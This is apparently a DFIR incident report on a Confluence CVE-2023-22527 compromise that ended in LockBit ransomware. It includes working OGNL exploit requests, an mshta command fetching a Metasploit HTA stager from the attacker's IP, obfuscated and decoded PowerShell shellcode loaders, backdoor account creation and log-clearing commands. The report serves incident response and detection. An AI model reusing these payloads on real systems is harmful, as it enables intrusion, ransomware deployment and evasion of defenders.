Confluence Exploit Leads to LockBit Ransomware

Key Takeaways

The intrusion began with the exploitation of CVE-2023-22527 on an exposed Windows Confluence server, ultimately leading to the deployment of LockBit ransomware across the environment.

The threat actor leveraged various tools, including Mimikatz, Metasploit, and AnyDesk.

The threat actor leveraged RDP for lateral movement, deploying LockBit ransomware through multiple methods, including copying files over SMB shares for remote execution and automated distribution via PDQ Deploy.

Sensitive data was exfiltrated using Rclone, transferring files to MEGA.io cloud storage.

The intrusion had a rapid Time to Ransom (TTR) of around just two hours.

The DFIR Report Services

Explore this case in-depth with our hands-on DFIR Labs!

Private Threat Briefs: 20+ private DFIR reports annually.

Threat Feed: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.

All Intel: Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.

Private Sigma Ruleset: Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.

DFIR Labs: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Table of Contents:

Case Summary

The intrusion started with the exploitation of CVE-2023-22527, a critical remote code execution vulnerability in Confluence, against a Windows server. The first indication of threat actor activity was the execution of system discovery commands, including net user and whoami.

Shortly after, the threat actor attempted to download AnyDesk via curl, but the attempt initially failed. They then pivoted to using mshta to retrieve a remote HTA file containing a Metasploit stager. After establishing command and control with the Metasploit server, they leveraged it to successfully download and install AnyDesk. Once installed, AnyDesk was configured with a preset password, providing the threat actor with persistent remote access.

Within ten minutes, the threat actor began process enumeration using tasklist, identifying several processes of interest, which they then terminated. We assess that these processes belonged to a prior threat actor, and by killing them, the attacker ensured exclusive control over the server. Notably, they terminated PowerShell, inadvertently killing their own Metasploit process. This forced them to rerun the exploit to drop a new Metasploit stager and reestablish command and control. After regaining access, they created a new local account and added it to the Administrators group.

They accessed the beachhead host via rdp, using a newly created local account and then executed Mimikatz. Next, they leveraged SoftPerfect's NetScan to enumerate remote hosts across the network. Using this information, they targeted a backup server, moving laterally via RDP using the default Administrator account.

On the backup server, the threat actor executed a PowerShell script, Veeam-Get-Creds-New.ps1, to extract Veeam credentials. They then pivoted to a file share server via RDP. Once on the file server, they deployed Rclone to exfiltrate data to MEGA.io. Following the exfiltration, they cleared all Windows event logs on the file server.

The threat actors then pivoted to a domain controller via RDP using domain administrator credentials. Once on the domain controller, they enumerated domain administrator group memberships. Meanwhile, they returned to the

backup server to review its configuration.

Shortly after, the threat actor launched LockBit ransomware across the environment. They began by manually executing the ransomware on a backup server and a file share server over their active RDP sessions. To ensure widespread encryption, they then shifted to the beachhead host, where they leveraged PDQ Deploy, a legitimate enterprise deployment tool, to automate ransomware distribution across the rest of the network.

Using PDQ Deploy, the threat actors distributed the ransomware binary and a batch script to remote hosts over SMB. They then remotely executed the script via PDQ, triggering ransomware deployment across multiple systems. Next, they pivoted to an Exchange server.

On the Exchange server, the threat actor stopped key services using net stop and taskkill. They then deployed a ransomware binary alongside a new batch script, which, when executed, initiated ransomware encryption. This script was designed to mount remote systems' C$ shares, effectively enabling a secondary encryption wave—a failsafe mechanism in case PDQ Deploy had missed any targets.

The Time to Ransomware (TTR) was just over 2 hours (02:06:14), making it an extremely rapid intrusion.


If you would like to get an email when we publish a new report, please subscribe here.


Analysts

Analysis and reporting completed by Angelo Violetti, @malforsec, teddy_ROxPin

Initial Access

In early February 2024, we identified a security breach originating from an exposed Windows server. The server was compromised through a Confluence remote code execution (RCE) vulnerability that was disclosed on January 16, 2024.





Confluence RCE Exploitation

The threat actor initially gained access by exploiting a server-side template injection vulnerability (CVE-2023-22527, CVSS 10.0) in an exposed Atlassian Confluence server. This vulnerability allows an unauthenticated threat actor to execute arbitrary commands on the target server by injecting OGNL expressions. The exploitation started from the IP address 92[.]51.2.22 as shown by the following Suricata alert.


```
rule: {
  name: "ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-22527) M1",
  id: "2050340",
  category: "Attempted Administrator Privilege Gain"
},
source: {
  geo: {continent_name: "Europe", country_iso_code: "RU", country_name: "Russia", location: {lon: 37.6068, lat: 55.7386}},
  as: {number: 209588, organization: {name: "Flyservers S.A."}},
  address: "92.51.2.22",
  port: 45554,
  bytes: 817,
  ip: "92.51.2.22",
  packets: 5
},
fileset: {name: "eve"},
message: "Attempted Administrator Privilege Gain",
url: {
  path: "/template/aui/text-inline.vm",
  extension: "vm",
  original: "/template/aui/text-inline.vm",
  port: 8090,
```


The first commands executed by the threat actor were net user and whoami. These were used to enumerate the user accounts on the compromised Windows server and to gather information about the currently affected user. Moreover, the exploitation was likely made through a Python script based on the user-agent used.


```
POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted] 8090
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 284

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.Execute()) exec({"net user"}))

HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1707148537597
Set-Cookie: JSESSIONID=85892DA2D865E64E28BFBD8FE78A113F; Path=/; HttpOnly
Content-Encoding: gzip
Vary: User-Agent
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: [redacted]
```

```
Connection: close

User accounts for [redacted]

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
[redacted]               WDAGUtilityAccount
The command completed successfully.


<!DOCTYPE html>
<html lang="en-GB" >
<head>
                            <title> - Confluence</title>


POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted]:8090
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 282

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionConte
xt@getResponse().getWriter().write((new freemarker.template.utility.Execute()).exec({"whoami"}))

HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1707148977269
Set-Cookie: JSESSIONID=99E7CA5E0FBD69FFB49CAF64F7EB981C; Path=/; HttpOnly
Content-Encoding: gzip
Vary: User-Agent
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
[redacted]
Connection: close

nt authority\network service
```

The vulnerability arises from improper handling of user-supplied input within certain template files in Confluence. Specifically, files like confluence/template/xhtml/pagelist.vm accept parameters that are passed to potentially dangerous functions without sufficient sanitization. For instance, the $stack.findValue function can be manipulated to inject malicious Object-Graph Navigation Language (OGNL) expressions, leading to arbitrary code execution. Threat actors can exploit this vulnerability by sending crafted HTTP POST requests to specific endpoints, such as /template/aui/text-inline.vm, with malicious payloads in the parameters. Additional details about the vulnerability can be found in those reports: [Trend Micro](#) and [Splunk](#).

Execution

After running initial discovery commands the threat actor attempted to download an AnyDesk installer from their server using the exploit.

```
POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted]:8090
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 336

label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=@org.apache.struts2.ServletActionContext@getResponse().getWriter().write((new freemarker.template.utility.
Execute()).exec({"curl http://92.51.2.22:8088/AnyDesk.msi -OutFile AnyDesk.msi"}))
HTTP/1.1 200
Cache-Control: no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Confluence-Request-Time: 1707148988106
Set-Cookie: JSESSIONID=33ECA6FB5DACDE599EEBCFF41DF64124; Path=/; HttpOnly
Content-Encoding: gzip
Vary: User-Agent
X-Accel-Buffering: no
Content-Type: text/html;charset=UTF-8
Content-Language: en-US
Transfer-Encoding: chunked
Date: Mon, 05 Feb 2024 16:16:49 GMT
Connection: close

13dd
```

..........<ks....=.......c.zX.$'r.q.6.N.I.....d@..`.....U..}..H..IYR....K......(.0.............i..../...I8.7hh...a`#%......e.b....q.C.Oh...-..&.g...)...].y.....qd.?.6.7...|a^. "1.}.0....4....W...?^5........4.*....!)..|......;n8KJL..>6...a....w/...f.I.
D...V]K(H.Y..s..S...a{...9. |..DJFB3.w4.`...p......{'].o......B   ...v.>...p......K....F...(...%3.[.+...a.....0..?....eK.L..........!.r.....r..>..K<1..g.f.bp........Y.....=.......>.Q......-@n........<SN.....a,..8...e..3*.kF~2a..Q.'.....j.5.... 3.2..).

The execution of curl failed to download the AnyDesk installer though. This did not stop the threat actor who later successfully downloaded an AnyDesk installer by other means.

Meterpreter

Approximately ten minutes after gaining initial access, the threat actor leveraged the native Windows mshta.exe utility to download and execute a Metasploit stager.

mshta http://92.51.2[.]22:443/UsySLX1n.hta

As outlined in the lolbas project, this technique enables the threat actor to drop a payload into the INetCache directory and execute it directly from there, leveraging trusted system utilities to evade detection.

```
File created:
RuleName: technique_id=T1218.005,technique_name=Mshta
UtcTime: [redacted]
ProcessGuid: {9c622ece-08d8-65c1-684f-090000000500}
ProcessId: 2196
Image: C:\Windows\SYSTEM32\mshta.exe
TargetFilename: C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\INetCache\IE\UsySLX1n[1].hta
CreationUtcTime: [redacted]
User: NT AUTHORITY\NETWORK SERVICE
```

The HTA file executes an encoded PowerShell command.

process.parent.name	process.parent.command_line	process.name	process.command_line
tomcat9.exe	"C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe" //RS//Confluence291023121054	mshta.exe	mshta http://92.51.2.22:443/UsySLX1n.hta
mshta.exe	mshta http://92.51.2.22:443/UsySLX1n.hta	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkA [illegible]

The contents of the HTA file:

```
<script language="VBScript">
  window.moveTo -4000, -4000
  Set s0ES = CreateObject("Wscript.Shell")
  Set jlii = CreateObject("Scripting.FileSystemObject")
  For each path in Split(s0ES.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If jlii.FileExists(path + "\..\powershell.exe") Then
      s0ES.Run "powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAG [illegible]
KAAkAHMAKQA7AA==",0
      Exit For
    End If
  Next
  window.close()
```

```
</script>
```

This encoded command spawns another PowerShell process with an obfuscated command line.

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'}
$s=New-Object System.Diagnostics.ProcessStartInfo
$s.FileName=$b
$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(
New-Object System.IO.Compression.GzipStream (New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
(("H4sIAIgKwWUCA7VW+2+bSBD++vVL/B1RZM1YdgxStk0iVboFgu4kdO8TvWqcNLLD1wjqwjuv0+r/fLIY8Lkkvd1KR''+''Eu9jZnb2m29mIt/ErqA8VsRkpfx4+0bJvwFOcKSopZXeqyql3dW{1}cr9X8htb5bOiLtB{1}bfEI03h5fGxukoTEYj+vtYlAaUqiK0ZJqlaUv5RJSBJycH71jbhC+aGU/qy1Gb/CLBfbmdgNiXKAYk/unXEXS7
dqzppRoZa/fi1XFgf1Ze3keoNZqpadXSpIV{2}MYK1eUnxV54OVuTdRyj7oJT7kvahM''+''aNxu1UZxin/TBZg3pERFyLy3DXe5vkxCxSeLsUtLKXkYtw3CQcBd5XkLStFxVFtL+Yrn8Q13kh19sYkEjUuvGgiR87ZDkhrok''+''rXVw7DFyQfwlaDkioXGwrFRA7''+''IaviFqKN4xV1f9iRu2TbQHda5XUh0ogNRBJpQoBfXrNHvc2jOwVy8
/4KTlQgS/nAYD3U+LnF8xh47D74Rnu3C8U3yLbIeCxOuApzbQ/K3pV{1}cHhW{2}BkB9{2}SZbIhleUd3krp5vD0s{2}paa/VCFRTj+aQHS4sxp97y3sCj8''+''3fWhx{1}TQi+T2SI+jYm1i3FE3YKv{1}nN''+''BIT4jGSi1Qqw{2}HqrlfIN4FmEkwELiLLnxRO0ko''+
''uJO19hQ5pEuRDYFLyCmFceO7M{2}nVruxjQSAXz7OZC15EOWkEI{1}z4xdcbqcg1DZZDhNq8pgA2nqVHWHYEa8qoLilOZbaCN4Nizfu9vbMEFdnIrC3LLyDzjzY00epyLZuBBYgODSWROXYiYRqSod{1}hFj59CgOL78LB4mZgzSByzdQD''+''xgRelgCEmXBDzNqFGpOUR0ozUjEchkZcNmOIAikSdJxi8''+
''cEK/8gqNFMuyZL5EpIHngJoTbYVxUlTFNBBQh''+''ibIk2{2}/y4mn5ydwxE5KHRy3SbGHshEyDkhjNo4yoOUoZJokA{2}OyERwZOycfWvtio77RzOkDwzayOM+8Kpwd/VjdmtN4dWZ+80y''+''/fOhptdnn{2}NdN''+''B2z5EdBts3cM+cr0vHjlyQG44bglzgDpDqhut0DX0SzmuB8GoK7pt1LkM''+
''XaY{2}rI7mzFKdbjuTnmsZt9tGCnRttTpTHTWbrfOmvgIAZ{1}C3Q14/otvvZzCgqnp+ZnRTQ+yky/mxdWkYc8nrKO17NCF8NT5OLM0TTvysNXbIWRwr9nb''+''TesX/LljRkYr5tqR2VqhE4TM+GRsG/x0ZiRooI1xsOZTq2fa''+''UWAiwwopm''+''Q9HtjEc2gYatb9dW0daoB1Npj''+
''g0JuMGna+nFyHM7W1neKrpra5Hbv18C8C1OcLBBcgEZsMNfZCx3i{2}jfZ+nDbwyODJAxp5fo3Y4W9sDBvuXowZHY9afYnQ239maVp8NWqij80k7QEMQx4ExxCi9sW4trT72uDf501/52njK{2}''+''mmWORyEU31nbR3J/9uOderO{1}1v3/N{2}h2YSOI45GmjZ+B{1}xYjGgsmo1laXOa3Mry+fZNKXEeEOO11''+
''tDDSRpiBoSBo1/krs0TOy/kA0{1}1hqrKp8CKJDFh0D+hwxaMR4xxVzaRfcWHDrbvK7LNjbqZU8+NKsqdYON+vRRLx8dz8BKSKON37YzEgQir+vemrkNj0L/rrSxdXn85k{1}93{1}t5aVfYWAOFOOsusg0HqK{1}r{1}2wGDB4SAQvYLyF5CD85eQeGBSrgvBhJDg3{2}2EMHsYndseAQf4FaHqy/k4yHjCRg4INcAg+
ytD3t1aedHH7u/1T15UQvhx/tX9tyv/WL3VYzSqxKgJ4u{2}Fx40hN8HwARTAYIO1GZG9i+GF3DIE+ZBjL{2}wQDr4+Sef0ucbcdCHx1nWIf4Gs4ZOvMELAAA{0}''+'''' -f'=','6','P'))),[System.IO.Compression.CompressionMode]::Decompress)).ReadToEnd()))';
$s.UseShellExecute=$false
$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden'
$s.CreateNoWindow=$true
$p=[System.Diagnostics.Process]::Start($s)
```

To deobfuscate the command line, it's necessary to:

Remove the + symbol, which concatenates strings.

Replace {0}, {1} and {2} respectively with =, 6 and P.

Base64 decode the resulting string.

Gzip decompress the base64 decoded string.

The result is the following PS script, which performs the following actions:

Gets the pointers to specific Windows API functions: VirtualAlloc(), VirtualProtect(), CreateThread() and WaitForSingleObject().

Allocates a new region of memory via VirtualAlloc() with PAGE_EXECUTE_READWRITE (0x40) permissions.

Copies a base64 decoded Metasploit shellcode into the newly allocated region of memory.

Changes the protection of the new memory region into PAGE_EXECUTE (0x10).

Creates a new thread pointing to the start of the new memory region to execute the Metasploit shellcode.

Waits for the end of the shellcode execution.

```
powershell_decoded.ps1
function tWk {
	Param ($k0M, $ybp)
	$f2w = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

	return $f2w.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef]($New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($f2w.GetMethod('GetModuleHandle')).Invoke($null, @($k0M)))), $ybp))
}

function 1VhI5 {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $v8K8,
		[Parameter(Position = 1)] [Type] $nZWM = [Void]
	)

	$p8dl = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$p8dl.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $v8K8).SetImplementationFlags('Runtime, Managed')
	$p8dl.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $nZWM, $v8K8).SetImplementationFlags('Runtime, Managed')

	return $p8dl.CreateType()
}

[Byte[]]$tUZml = [System.Convert]::FromBase64String("/OiPAAAAYOHSZItSMItSDInli1IUD7dKJjH/i3IoMcCsPGFBAiwgwc8NAcdJde9Si1IQV4tCPAHQi0B4hcB0TAHQi1ggUitIGAHThcl0PDH/SYs0iwNWMcDBzw2sAcc4HX0A334O30kdeBYiigkAdNmiwxLiigcAdOLBIsB0I1E3CRbW2FZWlH/4FhfWosS6YD///9daDMyAABod3MyX1RoTHcmB4no/9C4kAEAACnEVFBoKYBrAP/VagpoXDMCFmgCABdhieZQUFBQQFBAUGjqD9/g/9
[Uint32]$uKrz = 0
$rS = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((tWk kernel32.dll VirtualAlloc), (1VhI5 @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $tUZml.Length,0x3000, 0x04)

[System.Runtime.InteropServices.Marshal]::Copy($tUZml, 0, $rS, $tUZml.length)
if ((([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((tWk kernel32.dll VirtualProtect), (1VhI5 @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool]))).Invoke($rS, [Uint32]$tUZml.Length, 0x10, [Ref]$uKrz)) -eq $true) {
	$yfm6I = ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((tWk kernel32.dll CreateThread), (1VhI5 @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$rS,[IntPtr]::Zero,0,[IntPtr]::Zero)
	[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((tWk kernel32.dll WaitForSingleObject), (1VhI5 @([IntPtr], [Int32]))).Invoke($yfm6I,0xffffffff) | Out-Null
}
```

The Metasploit shellcode can be emulated through speakeasy to identify the command and control server.

```
PS C:\Users\DFIR > speakeasy -t "C:\dfir\      \shellcode_powershell.bin" -r -a x86
* exec: shellcode
0x10aa: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
0x10ba: 'ws2_32.WSAStartup(0x190, 0x1203e4c)' -> 0x0
0x10d7: 'ws2_32.WSASocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
0x10e3: 'ws2_32.connect(0x4, "92.51.2.22:4321", 0x10)' -> 0x0
0x10fe: 'ws2_32.recv(0x4, 0x1203e40, 0x4, 0x0)' -> 0x4
0x1116: 'kernel32.VirtualAlloc(0x0, 0x8, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x50000
0x1124: 'ws2_32.recv(0x4, 0x50000, 0x8, 0x0)' -> 0x8
```

```
0x50008: Unhandled interrupt: intnum=0x3
0x50008: shellcode: Caught error: unhandled_interrupt
* Finished emulating
```

Persistence

As part of the AnyDesk installation on the beachhead, a service was installed to ensure the instance became available again after a restart. The following PowerShell command was executed to download AnyDesk:

powershell -c (New-Object Net.WebClient).DownloadFile('http://download.anydesk.com/AnyDesk.msi', 'AnyDesk.msi')

The Windows System event 7045 shows service creations. The details show that AnyDeskMSI.exe will be started, and the start type is set to auto, so it will run after a restart of the server.

event_code	message
7045	A service was installed in the system. Service Name: AnyDesk MSI Service Service File Name: "C:\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe" --service Service Type: user mode service Service Start Type: auto start Service Account: LocalSystem

The threat actor used both valid accounts and created a new account on the beachhead host. The user “backup” was created, given a password, and added to the local “Administrator” group. Sysmon event code 1 shows the commands ran to perform the activity:

event_code	CommandLine
1	net user backup 11@Letmein /add
1	net localgroup "Administrators" backup /add

Windows Security events 4720 “A user account was created” and 4732 “A member was added to security enabled local group” show the creation of the user and then adding the user to the Administrators group. As the username does not show in the 4732 event. Make sure to compare the unique Security Identifier(SID):

A user account was created.

Subject:
- Security ID: S-1-5-18
- Account Name:
- Account Domain:
- Logon ID: 0x3E7

New Account:
- Security ID: S-1-5-21- -1001
- Account Name: backup
- Account Domain:

A member was added to a security-enabled local group.

Subject:
- Security ID: S-1-5-18
- Account Name:
- Account Domain:
- Logon ID: 0x3E7

Member:
- Security ID: S-1-5-21- -1001

Account Name: -

Group:


Security ID:	S-1-5-32-544
Group Name:	Administrators
Group Domain:	Builtin

Privilege Escalation

Confluence RCE provided SYSTEM access to the beachhead. This was utilized to create a local administrator user named 'backup'. With the 'backup' user, the threat actor was able to RDP to the beachhead with a proxy connection via their Metasploit payload and execute mimikatz. The mimikatz execution resulted in the disclosure of an easily crackable hash for the 'Administrator' account on the beachhead. Unfortunately, this password was re-used across the hosts in the environment. Utilizing the 'Administrator' account on a File Server, the threat actor was able to locate cleartext credentials for other privileged accounts account (see 'Credential Access').

Defense Evasion

Through their RDP session on the beachhead, the threat actor typed 'virus' in the start menu search to navigate to the 'Virus & threat protection' settings to ensure Windows Defender was completely turned off.



After exfiltrating data off the file server via Rclone, the Windows event logs were cleared via PowerShell:

t event.code	t powershell.file.script_block_text
4104	wevtutil el |Foreach-Object {wevtutil cl "$_"}

The wevtutil switches used:

el | enum-logs List log names

cl | clear-log Clear a log

The threat actor also deleted the files they brought into the environment:

t event.action	t process.executable	t file.path
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\Win32\mimidrv.sys
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\Win32\mimikatz.exe
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\Win32\mimilib.dll
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\Win32\mimilove.exe
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\Win32\mimispool.dll
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\x64\mimidrv.sys

File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\x64\mimikatz.exe
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\x64\mimilib.dll
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\mimikatz\x64\mimispool.dll
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\rclone\rclone.exe
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\pdq.exe
File Delete archived (rule: FileDelete)	C:\Windows\Explorer.EXE	C:\temp\scanner\netscan.exe

Credential Access

Mimikatz was executed on the beachhead host just 20 minutes after initial access was performed. This was visible in the memory on the host as Anydesk wrote the file to disk.

```
Match Index:  666
Rule:         BINARYALERT_Hacktool_Windows_Mimikatz_Files
Tags:
Description:  Mimikatz credential dump tool: Files
Author:       @fusionrace
Id:           ea4fd443-64dd-5466-8525-40c3a023e229
Date:         2017-08-11
Modified:     2017-08-11
Reference:    https://github.com/gentilkiwi/mimikatz
Source_url:   https://github.com/airbnb/binaryalert//blob/a9c0f06affc35e1f8e45bb77f835b92350c68a0b/rules/p
License_url:  https://github.com/airbnb/binaryalert//blob/a9c0f06affc35e1f8e45bb77f835b92350c68a0b/LICENSE
Logic_hash:   50d23cda49ca559da2e504e53b46b58679ea8bc07c501ff7764a3d142598adc8
Score:        75
Quality:      80
Tags:
Md5_1:        09054be3cc568f57321be32e769ae3ccaf21653e5d1e3db85b5af4421c200669
Md5_2:        004c07dcd04b4e81f73aacd99c7351337f894e4dac6c91dcfaadb4a1510a967c
Memory Type:  Virtual Memory (VAD)
Memory Tag:   HEAP-02 [NtSegment]
Base Address: 0x0000000003f00000
PID:          9000
Process Name: AnyDeskMSI.exe
Process Path: \Device\HarddiskVolume5\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe
CommandLine:  "C:\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe" --control
User:         backup
Created:      [redacted] 16:22:58 UTC

Matches:
[mimilib.dll]: 3fbcc88, 3fbce28, 3fbcf88

[mimilib.dll] 3fbcc88:
0000000003fbcc40    55 9b 34 20 00 5e 01 8c  0b 00 00 00 08 cb fb 03   U.4 .^..........
0000000003fbcc50    66 03 00 00 c0 87 f0 03  00 00 00 00 00 00 00 00   f...............
